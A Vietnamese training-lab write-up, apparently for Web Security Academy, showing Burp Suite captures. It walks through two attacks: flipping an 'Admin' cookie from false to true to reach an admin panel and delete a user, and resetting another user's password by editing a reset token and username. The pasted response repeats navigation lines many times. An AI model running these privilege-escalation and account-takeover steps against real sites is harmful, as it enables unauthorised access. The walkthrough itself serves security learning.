5	X-Frame-Options: SAMEORIGIN			
6	Content-Length: 0			
7				

Thông tin phản response

Để thay đổi thành true, ta kiểm phần /my-account và thực hiện *send to repeater* để tiến hành tấn công.

Bước 2: Tấn công ở repeater

Sau khi send to repeater, ta thấy ở phần response không có bất cứ admin nào.

Request

	Pretty	Raw	Hex	Hacktivator
1	GET /my-account?uid=wiener HTTP/2			
2	Host: 0a2b001d039b517481404385005d0088.web-security-academy.net			
3	Cookie: Admin=false; session=P4M6oChXJxBpfw061sRk5UGXfb2rae4			
4	Cache-Control: max-age=0			
5	Upgrade-Insecure-Requests: 1			
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36			
7	Accept: */*,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
8	Sec-Fetch-Site: same-origin			
9	Sec-Fetch-Mode: navigate			
10	Sec-Fetch-User: ?1			
11	Sec-Fetch-Dest: document			
12	Sec-Ch-UA: "Not-A-Brand";v="99", "Chromium";v="124"			
13	Sec-Ch-UA-Mobile: ?0			
14	Sec-Ch-UA-Platform: "Windows"			
15	Referer: https://0a2b001d039b517481404385005d0088.web-security-academy.net/login			
16	Accept-Encoding: gzip, deflate, br			
17	Accept-Language: en-US,en;q=0.9			
18	Priority: u0, i			
20				

Response

	y	Raw	Hex	Render	Hacktivator
1	HTTP/2 200 OK				
2	Content-Type: text/html; charset=utf-8				
3	Cache-Control: no-cache				
4	X-Frame-Options: SAMEORIGIN				
5	Content-Length: 3233				
6					
7	<!DOCTYPE html>				
8	<html>				
9	<head>				
10	<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">				
11	<link href="/resources/css/labs.css" rel="stylesheet">				
12	<title>				
13	<!-- User role controlled by request parameter -->				
14	</title>				
15	<head>				
16	<script src="/resources/labheader/js/labHeader.js">				
17	</script>				
18	<div id="academyLabHeader">				
19	<section class="academyLabBanner">				
20	<div class="container">				
21	<div class="logo">				
22	</div>				
23	<div class="title-container">				
24	<h1>				
25	<!-- User role controlled by request parameter -->				
26	</h1>				
27					
28					
29	BackUpDownForward				
30	Description				
31	Help				
32	Logout				
33	Home				
34	Search				
35	Help				
36	Logout				
37	Home				
38	Search				
39	Help				
40	Logout				
41	Home				
42	Search				
43	Help				
44	Logout				
45	Home				
46	Search				
47	Help				
48	Logout				
49	Home				
50	Search				
51	Help				
52	Logout				
53	Home				
54	Search				
55	Help				
56	Logout				
57	Home				
58	Search				
59	Help				
60	Logout				
61	Home				
62	Search				
63	Help				
64	Logout				
65	Home				
66	Search				
67	Help				
68	Logout				
69	Home				
70	Search				
71	Help				
72	Logout				
73	Home				
74	Search				
75	Help				
76	Logout				
77	Home				
78	Search				
79	Help				
80	Logout				
81	Home				
82	Search				
83	Help				
84	Logout				
85	Home				
86	Search				
87	Help				
88	Logout				
89	Home				
90	Search				
91	Help				
92	Logout				
93	Home				
94	Search				
95	Help				
96	Logout				
97	Home				
98	Search				
99	Help				
100	Logout				
101	Home				
102	Search				
103	Help				
104	Logout				
105	Home				
106	Search				
107	Help				
108	Logout				
109	Home				
110	Search				
111	Help				
112	Logout				
113	Home				
114	Search				
115	Help				
116	Logout				
117	Home				
118	Search				
119	Help				
120	Logout				
121	Home				
122	Search				
123	Help				
124	Logout				
125	Home				
126	Search				
127	Help				
128	Logout				
129	Home				
130	Search				
131	Help				
132	Logout				
133	Home				
134	Search				
135	Help				
136	Logout				
137	Home				
138	Search				
139	Help				
140	Logout				
141	Home				
142	Search				
143	Help				
144	Logout				
145	Home				
146	Search				
147	Help				
148	Logout				
149	Home				
150	Search				
151	Help				
152	Logout				
153	Home				
154	Search				
155	Help				
156	Logout				
157	Home				
158	Search				
159	Help				
160	Logout				
161	Home				
162	Search				
163	Help				
164	Logout				
165	Home				
166	Search				
167	Help				
168	Logout				
169	Home				
170	Search				
171	Help				
172	Logout				
173	Home				
174	Search				
175	Help				
176	Logout				
177	Home				
178	Search				
179	Help				
180	Logout				
181	Home				
182	Search				
183	Help				
184	Logout				
185	Home				
186	Search				
187	Help				
188	Logout				
189	Home				
190	Search				
191	Help				
192	Logout				
193</					

Vì thế, thay đổi thành Admin=true và nhấn send lại, có kết quả:

Bài tập 3: Thay đổi nội dung bên trang web

Mở phần cookies đang hoạt động và thay đổi giá trị admin thành true để thực hiện chiếm quyền.

My Account

Application										
Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
Admin session	true	0a2b001d0...	/	Session	10	✓	✓	None		Medium

Nhấn vào *my account* lần nữa sẽ hiện ra mục *Admin panel*. Vậy là lúc này, ta đã chiếm quyền thành công. Theo yêu cầu bài lab, nhấn *Delete* carlos là ta đã hoàn thành.

IX. Authentication

1. Password reset broken logic

a. Cách thực hiện

Bước 1: Truy cập vào trang web cần tấn công và nhấn vào *Forgot your password?*. Sau đó nhập tên *wiener* vào. Khi kiểm tra bên *Proxy* của *Burp* và tìm */forgot-password*, ta có thể thấy được lệnh truy cập với username = *wiener*
Bước 2: Truy cập vào email client.

Nhấn vào phần **Email client** sẽ được chuyển sang trang web sau:

Bước 3: Nhấn vào đường link bên trên rồi thay đổi password mới: (password = 12345)

Sau đó chuyển qua Proxy tìm kiếm /forgot-password?temp-forgot-password-token rồi *send to repeater* để tiến hành tấn công.

Bước 4: Thay đổi thông tin của carlos

Trong tab repeater, thay đổi giá trị temp-forgot-password-token=x và username=carlos. Sau đó tiến hành *send* và *follow redirection*. Khi này, mật khẩu mới update với tài khoản wiener đã được đổi thành tài khoản carlos

b. Kết quả

Kiểm tra lại:

- Username: carlos
- Password: 12345 (password mới update của wiener)